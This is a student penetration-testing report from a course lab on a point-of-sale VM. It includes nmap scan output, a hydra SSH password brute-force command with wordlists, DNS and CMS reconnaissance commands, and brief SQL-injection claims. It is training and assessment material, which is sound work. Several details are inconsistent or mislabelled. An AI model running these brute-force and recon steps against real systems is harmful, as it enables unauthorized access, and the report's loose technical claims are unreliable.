SECURITY ASSESSMENT

Red Team Operations
Custom VM Build Testing

Submitted to: Application Development Team
Security Analyst: Udacity Student

Date of Testing: March 2021
Date of Report Delivery: March 2021

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Security Engagement Summary

Engagement Overview

The Defensive Origins Point of Contact (PoC), Andrea Hopkins, provided a virtual machine for analysis. The virtual machine was identical to a deployment for the company that included remote access services, Elasticsearch, and a number of other services under consideration for a point of sale deployment.

The focus of the engagement was to identify potential vulnerabilities and related risks associated with the point of sale system.

Scope

The main motto of Security Engagement Summary is to check vulnerability between Sql server, website and virtual machine. It gives us a virtual picture and details about a website where we have looked up for vulnerability.

To find the bug, it requires several steps and prerequisites to protect our environment. In this project an important part is to find an open port. Open port in the link through which we have reached to the vulnerabilities. The connection to the server is an essential part to scan our target. This project may create an opportunity to find which server or machine is vulnerable and those machines and servers can increase their security.

Risk Analysis

Considering the significant vulnerabilities identified, the overall security risk of the virtual machine tested during the engagement is **High**.

Recommendations

The vulnerabilities highlighted in this report should be remediated.

- The website we have attacked is using a very common set of passwords which is very easy to crack. It is important to maintain a secure and strong password to maintain a secure network. It is easy to crack the password via SQL injections. The owner of our targeted site should give a
- The company should give a look on Brute_Force_Attack. It was very vulnerable when we attacked and got our targeted result very easily. The company should ensure the security of their customers and for themselves by adding an extra layer of protections. They should give more attention to use a critical set of passwords for their websites and their customers. A way of multifactor authentication might create a better environment for both company and customers.

- **Significant Vulnerabilities Summary**

Significant vulnerabilities identified during the vulnerability assessment and validation are summarized below. While additional vulnerabilities may be present, these are considered significant and warrant resolution.

High Risk Vulnerabilities

- SQL Injections
- No multi-factor authentication
- Weak Passwords

Medium Risk Vulnerabilities

- Availability of sensitive data
- Use of open source
- Vulnerable Server

Low Risk Vulnerabilities

- Less focus on maintenance

Significant Vulnerability Details

Details about the significant vulnerabilities are provided below.

- **Domain Name Server:** Publicly available DNS information makes our targeted website a vulnerable website.

- **Content Management System:** Pieces of information about CMS of our targeted website is also creating source for the hacker. A person can easily find CMS information like, IP, HTTP Server, HTML version about that website.

- **SQL Injections:** Password recovery via SQL injection was very easy for our targeted website. That means that the website requires more attention on this particular issue as via the pass anyone can have the control over all the virtual information about that company.

- **Authentication Issues:** This website doesn't have any way to ensure authentication of users and admin. Via a Brute_Force_Attack it is very easy to collect confidential information about this website.

- **Less focus on maintenance and monitoring:** The website is not updated. This issue makes this website more vulnerable. Lack of proper monitoring and maintenance is creating an opportunity for anyone to login there easily.

- **Availability of sensitive data:** It is a very major issue they should focus about to control their security. Open source data and available sensitive data is a sign of vulnerability which may create unnecessary attention to the hackers. The company should make sure that the publicly available data is not creating any issues which might create a security threat for themselves.

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
Software Version Management


HIGH RISK

The student found that both the LibSSH and Elasticsearch packages contained vulnerabilities directly associated with the lack of patching.


Command Used: nmap -A 10.1.0.0/24

Using this aggressive scan, we have received 4 hosts, which is up. We have used these 4 hosts to attack virtual machines because those 4 ports are vulnerable.





File Edit View Terminal Tabs Help
|_http-title: IIS Windows Server
135/tcp open msrpc Microsoft Windows RPC
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: DNSServer
| NetBIOS_Domain_Name: DNSServer
| NetBIOS_Computer_Name: DNSServer
| DNS_Domain_Name: DNSServer
| DNS_Computer_Name: DNSServer
| Product_Version: 10.0.17763
|_ System_Time: 2021-04-06T04:18:12+00:00
| ssl-cert: Subject: commonName=DNSServer
| Not valid before: 2021-01-31T12:37:33
|_Not valid after: 2021-08-02T12:37:33
|_ssl-date: 2021-04-06T04:18:20+00:00; +1s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
TRACEROUTE (using port 135/tcp)


File Edit View Terminal Tabs Help
TRACEROUTE (using port 135/tcp)
HOP RTT ADDRESS
1 1.20 ms dnsserver.internal.cloudapp.net (10.1.0.8)
Nmap scan report for 10.1.0.11
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 4c:c5:58:05:ee:82:7b:9f:bb:24:45:dd:7b:6d:4d:d6 (RSA)
| 256 da:dc:b6:82:dc:fb:88:50:0b:e7:9e:02:73:b4:31:a5 (ECDSA)
|_ 256 9d:c1:cb:45:b5:9b:3a:3c:ea:7e:c2:2f:d3:02:a9:f1 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-generator: WordPress 4.8.15
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.38 (Debian)



LibSSH Missing Software Patches




10.1.0.7- Login Page

SQL injections

SQL injections: In the part of SQL injections, in the browser address bar, when we have entered 10.1.0.7, we have got this in 1st photo. After doing the SQL query, it was just a cakewalk, which is not acceptable as a website should maintain a decent password which is hard to crack.

Password Crack using "hydra":
We have used the command "hydra -L '/home/admin123/Desktop/user.txt' -P '/usr/share/wordlists/udacity.txt' ssh://10.1.0.7", to crack the password. Here we have used two wordlists or txt files named, user.txt and udacity.txt, to reveal the password. This website is using a very common set of passwords. That is why we can crack it by our available wordlists, which is a wordlist for common passwords. It is recommended that they should change the password to a unique one and should monitor the login system. Anyone could log into their system without their knowledge.



Password Cracking Using Hydra

Discussion:

- The system lacked a cohesive package management strategy
- Vulnerabilities were discovered and they are, open ports, common passwords.
- Available links for discussion and research - https://video.udacity-data.com/topher/2021/March/604ab269_wstg-latest-owasp/wstg-latest-owasp.html https://video.udacity-data.com/topher/2021/March/604b7e16_git-source-code-exposurblog/git-source-code-exposurblog.html

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This concludes the Significant Vulnerability Detail portion of this report.


Appendix A: Security Analysis Methodology

The methodology the analyst used for the vulnerability assessment is provided below.

Virtual Machine and Vulnerable Applications

The student launched the provided VM and noted the IP address after booting.

- System IP Address: 10.1.2.5



Console Screen of Application Virtual Machine

Assessment Tools Selection

Noting the scope of the engagement was focused on a web application, the security analyst chose relevant web-application security analyst tools. The analyst created a Kali Virtual Machine which had many included tools. Tools used during this engagement included:

- Kali Operating System
  - https://www.kali.org/
  - The Kali Operating System includes many Information Security Tools. The preconfigured operating system allows Information Security Professionals to quickly analyze vulnerabilities and risk. This operating system is not required to complete the assessment, though it can greatly simplify the effort (all tools listed below are included).
- Python Environment
  - https://www.python.org/
  - Python3.6 is Kali's default as of Kali Rolling 2020. Python can be used from Linux or Windows, if installing on Windows, be sure to include python in $PATH during the installation.

- Nmap
    - https://nmap.org/
    - Nmap is a multi-purpose scanner designed to identify listening services, operating systems, vulnerabilities, and can be used for all types of discovery. There are multiple plugins designed for specific target applications including reapplication and web servers.
- Burp Community Edition Proxy
    - https://portswigger.net/burp/releases/professional-community-2020-8
    - The OWASP Zap Proxy provides a man-in-the-middle platform used to conduct security assessment operations on web applications. Additionally, the proxy includes an Active Scanner that scans for potential vulnerabilities present in a web application.
- Exploit-DB
    - https://www.exploit-db.com/
    - The exploit database is also packaged in Kali and includes many previously published exploits for various vulnerabilities. This toolset is also available at the Kali CLI under 'searchsploit.' The LibSSH vulnerability published on the course VM can be exploited reasonably easily with one of the published exploits.

- Shodan
    - https://www.shodan.io/
    - We have searched learnaboutsecurity.com on a website named SHODAN. The address of this website is - https://www.shodan.io/.It is a website where we can find information about vulnerable websites. The search result is showing information about learnaboutsecurity.com and it is shown in the screenshot.

- dig: any, txt, cname

  dig command is used for collecting DNS information.

    - Command Used: dig Learnaboutsecurity.com txt

      This command is used to read Domain txt records. One authoritative server responded to our query. From this query, we have also got the admin email address, awsdns-hostmaster.amazon.com

    - Command Used: dig Learnaboutsecurity.com cname

      We have received the same result as txt..

    - Command Used: dig Learnaboutsecurity.com any

      From this command we have received a lot of DNS information. From any command, we can manage all available DNS information like email, IP address and server.
- whatweb
    - https://tools.kali.org/web-applications/whatweb
    - What we is mainly used for finding information about Content Management System(CMS)
    - WhatWeb supports an aggression level to control the trade off between speed and reliability
    - Command used: whatweb leanaboutsecurity.com

- Netcraft
    - https://www.netcraft.com/
    - This website is used for gaining CMS information about a website, like site information, DNS admin,, domain information, nameserver.

- Msfconsole
    - https://www.offensive-security.com/metasploit-unleashed/msfconsole/
    - The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). It provides an “all-in-one” centralized console and allows you efficient access to virtually all of the options available in the MSF. MSFconsole may seem intimidating at first, but once you learn the syntax of the commands you will learn to appreciate the power of utilizing this interface.
- Xampp
    - https://www.cvedetails.com/vulnerability-list/vendor_id-2780/Xampp.html
    - Multiple SQL injection vulnerabilities in XAMPP 1.6.0a for Windows allow remote attackers to execute arbitrary SQL commands via unspecified vectors in certain test scripts.
- DIRB
    - https://tools.kali.org/web-applications/dirb
    - DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the response.

Red Team Operations Assessment

Organizational Reconnaissance

Website used: SHODAN https://www.shodan.io/


Netcraft https://www.netcraft.com/

Search about Learnaboutsecurity.com on Shodan and Netcraft.


Command used: dig Learnaboutsecurity.com any

dig Learnaboutsecurity.com txt

